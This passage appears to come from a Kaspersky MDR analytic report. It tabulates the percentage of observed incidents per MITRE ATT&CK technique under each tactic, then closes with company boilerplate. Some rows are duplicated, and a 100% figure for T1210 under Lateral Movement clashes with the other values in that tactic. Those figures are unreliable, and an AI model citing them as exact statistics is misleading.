T1559: Inter-Process Communication	0,10%
T1562: Impair Defenses	0,26%
T1565: Data Manipulation	0,15%
T1572: Protocol Tunneling	0,05%
T1588: Obtain Capabilities	0,05%
T1600: Weaken Encryption	0,20%
T1608: Stage Capabilities	0,05%
T1649: Steal or Forge Authentication Certificates	0,20%

TA0007: Discovery

T1007: System Service Discovery	0,87%
T1012: Query Registry	0,15%
T1016: System Network Configuration Discovery	0,92%
T1018: Remote System Discovery	0,51%
T1021: Remote Services	1,02%
T1033: System Owner/User Discovery	0,97%
T1039: Data from Network Shared Drive	0,05%
T1040: Network Sniffing	0,05%
T1046: Network Service Discovery	1,64%
T1047: Windows Management Instrumentation	0,15%
T1049: System Network Connections Discovery	1,23%
T1059: Command and Scripting Interpreter	0,05%
T1069: Permission Groups Discovery	0,31%
T1082: System Information Discovery	0,31%
T1083: File and Directory Discovery	0,05%
T1087: Account Discovery	0,92%
T1105: Ingress Tool Transfer	0,26%
T1110: Brute Force	0,05%
T1135: Network Share Discovery	0,20%
T1210: Exploitation of Remote Services	0,31%
T1482: Domain Trust Discovery	0,10%
T1518: Software Discovery	0,15%
T1552: Unsecured Credentials	0,20%
T1552: Unsecured Credentials	0,20%
T1559: Inter-Process Communication	0,05%
T1560: Archive Collected Data	0,10%
T1595: Active Scanning	0,72%
T1615: Group Policy Discovery	0,15%

TA0008: Lateral Movement

T1021: Remote Services	14,96%
T1047: Windows Management Instrumentation	0,82%
T1071: Application Layer Protocol	0,36%
T1090: Proxy	0,05%
T1091: Replication Through Removable Media	0,10%
T1110: Brute Force	0,31%
T1112: Modify Registry	0,05%
T1133: External Remote Services	0,41%
T1190: Exploit Public-Facing Application	0,46%
T1204: User Execution	0,10%
T1210: Exploitation of Remote Services	100%
T1219: Remote Access Software	0,31%
T1484: Domain Policy Modification	0,15%
T1486: Data Encrypted for Impact	0,05%
T1534: Internal Spearphishing	0,05%
T1546: Event Triggered Execution	0,05%
T1550: Use Alternate Authentication Material	0,26%
T1559: Inter-Process Communication	0,87%
T1570: Lateral Tool Transfer	0,15%
T1572: Protocol Tunneling	0,05%
T1587: Develop Capabilities	0,05%

TA0009: Collection

T1005: Data from Local System	0,15%
T1005: Data from Local System	0,15%
T1020: Automated Exfiltration	0,05%
T1056: Input Capture	0,46%
T1113: Screen Capture	1,28%
T1114: Email Collection	0,10%
T1119: Automated Collection	0,10%
T1125: Video Capture	0,87%
T1560: Archive Collected Data	0,05%

TA0010: Exfiltration

T1030: Data Transfer Size Limits	0,05%
T1041: Exfiltration Over C2 Channel	0,05%

TA0011: Command and Control

T1048: Exfiltration Over Alternative Protocol	0,10%
T1071: Application Layer Protocol	18,60%
T1090: Proxy	0,61%
T1095: Non-Application Layer Protocol	3,33%
T1102: Web Service	0,10%
T1105: Ingress Tool Transfer	0,97%
T1204: User Execution	0,10%
T1205: Traffic Signaling	0,05%
T1210: Exploitation of Remote Services	0,10%
T1219: Remote Access Software	0,36%
T1486: Data Encrypted for Impact	0,05%
T1496: Resource Hijacking	0,20%
T1566: Phishing	0,05%
T1568: Dynamic Resolution	2,72%
T1571: Non-Standard Port	0,05%
T1572: Protocol Tunneling	1,28%
T1583: Acquire Infrastructure	0,05%
T1588: Obtain Capabilities	0,05%
T1590: Gather Victim Network Information	0,05%

TA0040: Impact

T1059: Command and Scripting Interpreter	0,05%
T1204: User Execution	7,99%
T1485: Data Destruction	2,36%
T1486: Data Encrypted for Impact	2,66%
T1496: Resource Hijacking	3,18%
T1531: Account Access Removal	0,05%
T1561: Disk Wipe	5,17%
T1565: Data Manipulation	8,20%
T1587: Develop Capabilities	0,05%
T1588: Obtain Capabilities	0,05%

1–5% 6–10% 11–15% >16%

TA0042: Resource Development

T1001: Data Obfuscation	0,10%
T1003: OS Credential Dumping	3,89%
T1005: Data from Local System	0,10%
T1007: System Service Discovery	0,46%
T1010: Application Window Discovery	0,10%
T1012: Query Registry	0,20%
T1014: Rootkit	0,51%
T1016: System Network Configuration Discovery	0,51%
T1018: Remote System Discovery	1,74%
T1021: Remote Services	4,41%
T1027: Obfuscated Files or Information	0,77%
T1033: System Owner/User Discovery	0,87%
T1036: Masquerading	1,69%
T1037: Boot or Logon Initialization Scripts	0,10%
T1041: Exfiltration Over C2 Channel	0,05%
T1046: Network Service Discovery	0,05%
T1047: Windows Management Instrumentation	0,51%
T1049: System Network Connections Discovery	0,46%
T1053: Scheduled Task/Job	1,74%
T1055: Process Injection	5,53%
T1056: Input Capture	0,36%
T1057: Process Discovery	0,10%
T1059: Command and Scripting Interpreter	3,18%
T1068: Exploitation for Privilege Escalation	0,51%
T1069: Permission Groups Discovery	2,20%
T1070: Indicator Removal	0,20%
T1071: Application Layer Protocol	2,66%
T1074: Data Staged	0,05%
T1087: Account Discovery	2,61%
T1090: Proxy	0,20%
T1091: Replication Through Removable Media	0,20%
T1092: Communication Through Removable Media	0,05%
T1095: Non-Application Layer Protocol	0,20%
T1098: Account Manipulation	0,20%
T1102: Web Service	0,10%
T1105: Ingress Tool Transfer	0,82%
T1106: Native API	0,15%
T1110: Brute Force	0,36%
T1112: Modify Registry	0,51%
T1113: Screen Capture	0,05%
T1119: Automated Collection	0,10%
T1125: Video Capture	0,05%
T1127: Trusted Developer Utilities Proxy Execution	0,05%
T1129: Shared Modules	0,20%
T1133: External Remote Services	0,10%
T1134: Access Token Manipulation	0,05%
T1135: Network Share Discovery	0,20%
T1137: Office Application Startup	0,05%
T1140: Deobfuscate/Decode Files or Information	0,10%
T1187: Forced Authentication	0,05%
T1189: Drive-by Compromise	0,41%
T1190: Exploit Public-Facing Application	0,36%
T1195: Supply Chain Compromise	0,05%
T1203: Exploitation for Client Execution	0,05%
T1204: User Execution	20,18%
T1210: Exploitation of Remote Services	3,13%
T1211: Exploitation for Defense Evasion	0,10%
T1212: Exploitation for Credential Access	0,15%
T1218: System Binary Proxy Execution	0,92%
T1482: Domain Trust Discovery	1,69%
T1484: Domain Policy Modification	0,05%
T1485: Data Destruction	0,51%
T1486: Data Encrypted for Impact	0,82%
T1490: Inhibit System Recovery	0,05%
T1496: Resource Hijacking	1,43%
T1498: Network Denial of Service	0,10%
T1499: Endpoint Denial of Service	0,51%
T1505: Server Software Component	1,64%
T1518: Software Discovery	0,10%
T1534: Internal Spearphishing	0,05%
T1539: Steal Web Session Cookie	0,05%
T1543: Create or Modify System Process	0,97%
T1546: Event Triggered Execution	0,15%
T1547: Boot or Logon Autostart Execution	2,25%
T1548: Abuse Elevation Control Mechanism	0,10%
T1550: Use Alternate Authentication Material	0,10%
T1552: Unsecured Credentials	0,20%
T1553: Subvert Trust Controls	0,36%
T1554: Compromise Client Software Binary	0,05%
T1555: Credentials from Password Stores	2,00%
T1556: Modify Authentication Process	0,31%
T1558: Steal or Forge Kerberos Tickets	0,15%
T1559: Inter-Process Communication	0,46%
T1560: Archive Collected Data	0,36%
T1561: Disk Wipe	1,23%
T1562: Impair Defenses	0,15%
T1564: Hide Artifacts	0,67%
T1565: Data Manipulation	4,76%
T1566: Phishing	1,08%
T1567: Exfiltration Over Web Service	0,15%
T1569: System Services	3,38%
T1570: Lateral Tool Transfer	0,46%
T1572: Protocol Tunneling	0,10%
T1573: Encrypted Channel	0,10%
T1574: Hijack Execution Flow	1,33%
T1583: Acquire Infrastructure	0,41%
T1584: Compromise Infrastructure	0,41%
T1586: Compromise Accounts	0,05%
T1587: Develop Capabilities	45,08%
T1588: Obtain Capabilities	43,49%
T1595: Active Scanning	0,10%
T1608: Stage Capabilities	6,10%
T1615: Group Policy Discovery	1,69%
T1620: Reflective Code Loading	2,20%

TA0043: Reconnaissance

T1003: OS Credential Dumping	0,10%
T1018: Remote System Discovery	0,05%
T1021: Remote Services	0,46%
T1027: Obfuscated Files or Information	0,05%
T1046: Network Service Discovery	3,38%
T1059: Command and Scripting Interpreter	0,15%
T1070: Indicator Removal	0,05%
T1071: Application Layer Protocol	3,23%
T1082: System Information Discovery	0,05%
T1095: Non-Application Layer Protocol	0,31%
T1105: Ingress Tool Transfer	0,15%
T1110: Brute Force	0,46%
T1133: External Remote Services	0,05%
T1190: Exploit Public-Facing Application	0,36%
T1204: User Execution	3,69%
T1210: Exploitation of Remote Services	0,46%
T1486: Data Encrypted for Impact	0,05%
T1498: Network Denial of Service	0,05%
T1499: Endpoint Denial of Service	0,26%
T1505: Server Software Component	0,05%
T1543: Create or Modify System Process	0,05%
T1547: Boot or Logon Autostart Execution	0,10%
T1566: Phishing	3,84%
T1568: Dynamic Resolution	1,84%
T1569: System Services	0,15%
T1587: Develop Capabilities	0,56%
T1588: Obtain Capabilities	0,26%
T1589: Gather Victim Identity Information	0,05%
T1590: Gather Victim Network Information	0,56%
T1592: Gather Victim Host Information	0,36%
T1595: Active Scanning	10,35%
T1598: Phishing for Information	3,74%

1–5% 6–10% 11–15% >16%

О компании

«Лаборатория Касперского» — международная компания, работающая в сфере информационной безопасности с 1997 года. Глубокие экспертные знания и многолетний опыт компании лежат в основе защитных решений и сервисов нового поколения, обеспечивающих безопасность бизнеса, критически важных инфраструктур, государственных органов и рядовых пользователей. Обширное портфолио «Лаборатории Касперского» включает в себя передовые продукты для защиты конечных устройств, а также ряд специализированных решений и сервисов для борьбы со сложными и постоянно эволюционирующими киберугрозами.

Сервисы кибербезопасности

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky Compromise Assessment**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky SOC Consulting**

Международное признание

«Лаборатория Касперского» активно участвует в независимых тестированиях и взаимодействует с ведущими аналитическими агентствами. Наши технологии признаны во всем мире и удостоены многочисленных международных наград и признаний.

Подробнее

5000+
квалифицированных специалистов работают в компании

50%
сотрудников — это RnD-специалисты

5
уникальных центров экспертизы

410 тыс +
вредоносных объектов мы обнаруживаем каждый день

220 тыс +
компаний по всему миру мы оберегаем от киберугроз

6,1 млрд
кибератак было выявлено нашими решениями в 2023 году

Аналитические отчеты
«Лаборатории Касперского»

Managed Detection and Response

kaspersky

www.kaspersky.ru

#kaspersky
#активируйбудущее